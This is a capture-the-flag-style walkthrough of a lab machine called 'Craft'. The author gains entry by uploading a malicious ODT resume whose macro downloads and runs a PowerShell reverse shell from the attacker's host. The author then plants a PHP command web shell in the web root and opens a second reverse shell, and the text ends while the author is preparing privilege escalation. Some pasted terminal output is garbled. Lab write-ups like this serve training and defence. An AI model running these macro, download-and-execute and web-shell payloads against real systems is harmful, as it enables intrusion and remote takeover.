

Craft

Take aways

- enumerate services thoroughly, if I have write permissions over a web server directory after achieving an initial foothold it is very easy to write a shell into it and then if I can access that directory, pop the shell from my browser.
- Client side attacks are not out of scope for the exam, they simulate user interaction
- XSS to steal cookies, responder, macros (especially if they are calling out a word document format)

Walk through

Target IP: **192.168.203.169**

Pinging the target didn't work so I used the nmap -Pn flag to treat all host as online. It's kinda weird for the machine to be blocking ping probes in a lab I think, haven't run into that much

```
nmap -Pn 192.168.203.169
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-12 10:42 EDT
```

```
Nmap scan report for 192.168.203.169
```

```
Host is up (0.035s latency).
```

```
Not shown: 999 filtered tcp ports (no-response)
```


```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

Started autorecon to run in the background on the host

```
autorecon 192.168.203.169
```

Going to the webpage and clicking around there is a file upload for resumes, this seems like a good path of exploitation to explore



But at this point I need to identify the type of web server running to know what kind of web shell may be needed. So I run Whatweb on the host to try and identify the web server

```
whatweb 192.168.203.169
http://192.168.203.169 [200 OK] Apache[2.4.48], Bootstrap, Country[RESERVED][ZZ], Email[admin@craft.off], HTML5, HTTPServer[Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7], IP[192.168.203.169], OpenSSL[1.1.1k], PHP[8.0.7], Script, Title[Craft], X-Powered-By[PHP/8.0.7]
```

Okay, based on that output it is a php page

At this point some of my autorecon scan had been finished so I checked the ferboxbuster_dirbuster file under port 80.

There is a 200 response to the upload directory


```
200    GET    15l    52w    777c http://192.168.203.169/uploads/
```

Notable also a 403 to a phpmyadmin page. That tells me that there is an admin console, but I am being blocked from accessing it.


```
403    GET    11l    47w    423c http://192.168.203.169/phpmyadmin
```

Going to the upload directory in my browser it looks like directory browsing is enabled on this page as well. This page also leaks some information such as the server version, php version, openssl version, and system architecture (64 bit)


```
Apache/2.4.48 (Win64)
OpenSSL/1.1.1k
PHP/8.0.7 Server at 192.168.203.169 Port 80
```




Knowing this information now I decided to start trying to upload files. I started off with just a picture, and I got the error below. This indicates that there is at least file extension type checking to some degree.



I then tried submitting the same image, after checking the extension to .odt and it said that the resume was submitted.



At this point I went back to the upload url, but did not see my file there surprisingly.



Index of /uploads

Name	Last modified	Size	Description
<hr/>			
 Parent Directory			-

Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7 Server at 192.168.203.169 Port 80

browsing to the name of the file in the uploads directory didn't work either.

```
http://192.168.203.169/uploads/trex1.odt
```

So maybe it displayed that message, but there was actually some form of blocking in place. Now I want to load up burp and take a closer look at the request going out.

Modifying the content-type to one that doesn't match the ODT content type:
application/vnd.oasis.opendocument.text
I still get the same message that my file was submitted.

Modifying the magic bytes at the top of the content section of my request also gives me the same message that my file was submitted.

So on the surface it doesn't seem that there is content type or magic byte checking and they are only checking the extension. At this point I decide to try fuzzing the /uploads page for LFI because the files could be somewhere and I don't see them in the one listed directory

Attempting to fuzz for LFI with FFUF

```
ffuf -u http://192.168.203.169/uploads/FUZZ -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -fs 304
```

```
ffuf -u http://192.168.203.169/uploads/FUZZ -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-gracefulsecurity-windows.txt
```

neither of these yielded anything

At this point I took the first hint. This indicated to me that I could utilize an ODT file with a malicious macro in it to get RCE. This was something I knew was possible, but hadn't considered that it would happen in a single machine lab instance scenario (specifically in the context of PG). Good to know that client attacks simulating user interaction are not off the table in the future.

Investigating this process, I followed a walk through to make a malicious macro for ODT and then tested it first by making it call back to my machine.

Download libeoffice

```
sudo apt-get update  
sudo apt install libreoffice
```

Open that, make a new document and then

Go to Tools → Macros → Organize Macros → Basic

Select your document, then New, and give it a name.

This will open up a work space. We will embed the following command in our macro. This will simply call back to our machine. It's a test.

```
Shell("cmd /c powershell iwr http://192.168.45.156/")
```

At this point click save in the macro window

Then go back to the document resume, select tools and customize

Select open document and then assign the macro to run when the event "open document is done".


Note: you will need to go to the events tab and then it will be there

Now I can start a python web server on port 80 and see if I get a call back after uploading the document

```
#starting web server  
python3 -m http.server 80
```

Note: I reverted the machine at this point so the IP changed to 192.168.203.169

Uploading the file with my web server running showed that the macro is being run because it catches a request



```
kali@kali) ~/Desktop  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
192.168.203.169 - - [12/Aug/2025 12:07:53] "GET / HTTP/1.1" 200 -
```

Now I need to modify the script to download a powershell reverse shell.

I decided the reverse shell I was going to use was the nishang one so I went and copied the github repo

<https://github.com/samratashok/nishang/tree/master>

To weaponize the macro I went and edited the previous command that made a web request and changed it download and run the nishang invoke tcp shell

```
Shell("cmd /c powershell IEX (New-Object System.Net.Webclient).DownloadString('http://192.168.45.156/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 192.168.45.156 -Port 4444")
```

Making sure to save the macro and document


Start the python web server again and also a nc listener on the port defined above

```
#starting python web server on port 80  
python3 -m http.server 80
```

```
#note this is two different shell sessions on my machine
```

#starting nc listener on the rt outlined when the shell is being executed above
nc -lvp 4444

upload the file and then if it works I should see a web request to download the shell and then I should also see a catch in my nc listener with a shell




```
kali@kali:~/Desktop/pg/craft
$ nc -lvp 4444
listening on [any] 4444 ...
C
kali@kali:~/Desktop/pg/craft
$ ls
Invoke-PowerShellTcp.ps1  results  resume2.odt  resume.odt  shell.ps1  uploads.req
kali@kali:~/Desktop/pg/craft
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.45.156] from (UNKNOWN) [192.168.203.169] 49985
Windows PowerShell running as user thecybergreek on CRAFT
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\Program Files\LibreOffice\program[]

kali@kali:~/Desktop/pg/craft
$ cd ~/Desktop/pg/craft
kali@kali:~/Desktop/pg/craft
$ ls
Invoke-PowerShellTcp.ps1  results  resume2.odt  resume.odt  shell.ps1  uploads.req
kali@kali:~/Desktop/pg/craft
$ python2 -m HTTPServer 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.203.169 - - [12/Aug/2025 12:47:26] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

That worked so now I have a shell on the system
starting off with some basic enumeration command I check my permissions

whoami /all

Nothing screamed out to me here



```
PS C:\Program Files\LibreOffice\program>whoami /all

USER INFORMATION
-----
User Name      SID
-----
craft\thecybergreek S-1-5-21-537427935-490066102-1511301751-1001

GROUP INFORMATION
-----
Group Name      Type      SID      Attributes
-----
Everyone        Well-known group S-1-1-0   Mandatory group, Enabled by default, E
nabled group
BUILTIN\Users    Alias      S-1-5-32-545 Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\SERVICE Well-known group S-1-5-6   Mandatory group, Enabled by default, E
nabled group
CONSOLE LOGON    Well-known group S-1-2-1   Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11  Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15  Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group, Enabled by default, E
nabled group
LOCAL           Well-known group S-1-2-0   Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, E
nabled group
Mandatory Label\High Mandatory Level Label      S-1-16-12288

PRIVILEGES INFORMATION
-----
Privilege Name      Description      State
-----
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```


Running systeminfo tells me that I am on a Windows Server 2019 and confirms that I am on a 64 bit system

Looking through the files in my users directory I find resume.ps1 which looks to be the script which was automatically running the odt file I uploaded

I then moved winpeas over to do some enumeration

The section that seemed interesting to pursue first to me was the services information section

```
???????????????????????????????????????? Services Information ?????????????????????????????????????????
???????????????????? Interesting Services -non Microsoft-
? Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#services
ApacheHTTPServer(Apache Software Foundation - Apache HTTP Server)[C:\xampp\apache\bin\httpd.exe -k runservice] - Auto - Running
Possible DLL Hijacking in binary folder: C:\xampp\apache\bin (Users [Allow: AppendData/CreateDirectories WriteData/CreateFiles])
Apache/2.4.48 (Win64)

ResumeService1(ResumeService1)[C:\Program Files\Nssm-2.24\win64\nssm.exe] - Auto - Running - No quotes and Space detected

ssh-agent(OpenSSH Authentication Agent)[C:\Windows\System32\OpenSSH\ssh-agent.exe] - Disabled - Stopped
Agent to hold private keys used for public key authentication.

VGAUTHService(Vmware, Inc. - VMware Alias Manager and Ticket Service)[C:\Program Files\VMware\VMware Tools\VMware VGAuthService.exe] - Auto - Running
Alias Manager and Ticket Service

VMDSservice(Vmware, Inc. - VMware SVGA Helper Service)[C:\Windows\system32\vm3dservice.exe] - Auto - Running
Helps VMware SVGA driver by collecting and conveying user mode information

VMTtools(Vmware, Inc. - VMware Tools)[C:\Program Files\VMware\VMware Tools\vmtoolsd.exe] - Auto - Running
Provides support for synchronizing objects between the host and guest operating systems.

???????????????????? Modifiable Services
? Check if you can modify any service https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#services
LOOKS LIKE YOU CAN MODIFY OR START/STOP SOME SERVICE/s:
RmOvc: GenericExecute (Start/Stop)
```

Specifically the resumeservice1 having no quotes. I can potentially highjack this service to run a malicious command

This section also highlights possible DLL hijacking in the binary folder for apache as I have permissions to writedata and create directories in that folder

To verify this output and further check service permissions I downloaded sharpup onto the box to audit permissions again.

```
sharpup.exe audit
```

```

PS C:\users\theycybergeek> ./Sharpup.exe audit
== SharpUp: Running Privilege Escalation Checks ==
[!] Modifiable scheduled tasks were not evaluated due to permissions.

== Services with Unquoted Paths ==
Service 'ResumeService1' (StartMode: Automatic) has executable 'C:\Program Files\nssm-2.24\win64\nssm.exe', but 'C:\Program' is modifiable.

== Modifiable Service Binaries ==
Service 'ApacheHTTPServer' (State: Running, StartMode: Auto) : "C:\xampp\apache\bin\httpd.exe" -k runservice

[*] Completed Privesc Checks in 0 seconds
PS C:\users\theycybergeek>

```

Going for DLL hijacking on the binary folder for apache seems like a good line potentially to go down, but exploring the ability to write data and create directories in that folder is of interest too because there is an apache user on the system and usually getting access to web server service accounts is a means of priv esc.

First i uploaded the pentestmonkey php shell but that didn't work throwing an error 'uname is not recognized as an internal or external command'

I copied over a simple webshell to the web root c:\xampp\htdocs

```

PS C:\xampp\htdocs> curl http://192.168.45.156/shell.php -O shell.php
PS C:\xampp\htdocs> echo "<?php system($_GET['cmd']); ?>"
PS C:\xampp\htdocs> Invoke-PowerShellTcp -At line:1 char:6
+ echo "<?php system($_GET['cmd']); ?>"
+ ~~~~~
The string is missing the terminator: ".
At line:1 char:104
+ ... llTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 192.168.45.156 - ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
+ FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Invoke-PowerShellTcp

PS C:\xampp\htdocs> echo "<?php system($_GET['cmd']); ?>"
PS C:\xampp\htdocs> Invoke-PowerShellTcp -At line:1 char:6
+ echo "<?php system($_GET['cmd']); ?>"
+ ~~~~~
The string is missing the terminator: ".
At line:1 char:104
+ ... llTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 192.168.45.156 - ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
+ FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Invoke-PowerShellTcp


PS C:\xampp\htdocs> curl http://192.168.45.156/shell2.php -O shell2.php
PS C:\xampp\htdocs>

```


shell2.php contents:

```
<?php system($_GET['cmd']); ?>
```


the simpler web shell worked when I navigated to shell2.php



this worked, so I sent the request over to burp to work from there instead of the url bar in browser




from there I made a powershell reverse shell to execute and started a listener with nc



#start listener
nc -lvp 1235

I set the cmd parameter equal to the powershell reverse shell and then url encoded the value



Checking my new permissions I have SeImpersonatePrivilege which opens up potato priv esc or printspooler maybe

```
kali@kali: ~/Desktop/pg/craft
File Actions Edit View Help
kali@kali: ~/Desktop x cybergeek shell x kali@kali: ~/Desktop/pg/craft x kali@kali: ~/Desktop/pg/craft x kali@kali: ~/Desktop/pg/craft x
L-$ flwrap nc -lvnp 1235
listening on [any] 1235 ...
connect to [192.168.45.156] from (UNKNOWN) [192.168.203.169] 50113

PS C:\xampp\htdocs> whoami /all

USER INFORMATION
-----
User Name      SID
-----
craft\apache S-1-5-21-537427935-490066102-1511301751-1000

GROUP INFORMATION
-----
Group Name      Type      SID      Attributes
-----
Everyone        Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users   Alias     S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE Well-known group S-1-5-6 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON   Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group, Enabled by default, Enabled group
LOCAL           Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label      S-1-16-12288

PRIVILEGES INFORMATION
-----
Privilege Name      Description      State
-----
SeTcbPrivilege      Act as part of the operating system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

PS C:\xampp\htdocs>
```

Checking the .net version. dotnet v4 is on the system

```
Directory: C:\windows\microsoft.net\Framework
Mode                LastWriteTime         Length Name
----                -
d-----          9/15/2018 12:19 AM              v1.0.3705
d-----          9/15/2018 12:19 AM              v1.1.4322
d-----          9/15/2018 12:19 AM              v2.0.50727
d-----          8/12/2025  9:30 AM              v4.0.30319
-a-----          9/15/2018 12:11 AM             7680 sbscmp10.dll
-a-----          9/15/2018 12:11 AM             7680 sbscmp20_mscorwks.dll
-a-----          9/15/2018 12:11 AM             7680 sbscmp20_perfcounter.dll
-a-----          9/15/2018 12:11 AM             7680 sbs_diasymreader.dll
-a-----          9/15/2018 12:11 AM             7680 sbs_microsoft.jscript.dll
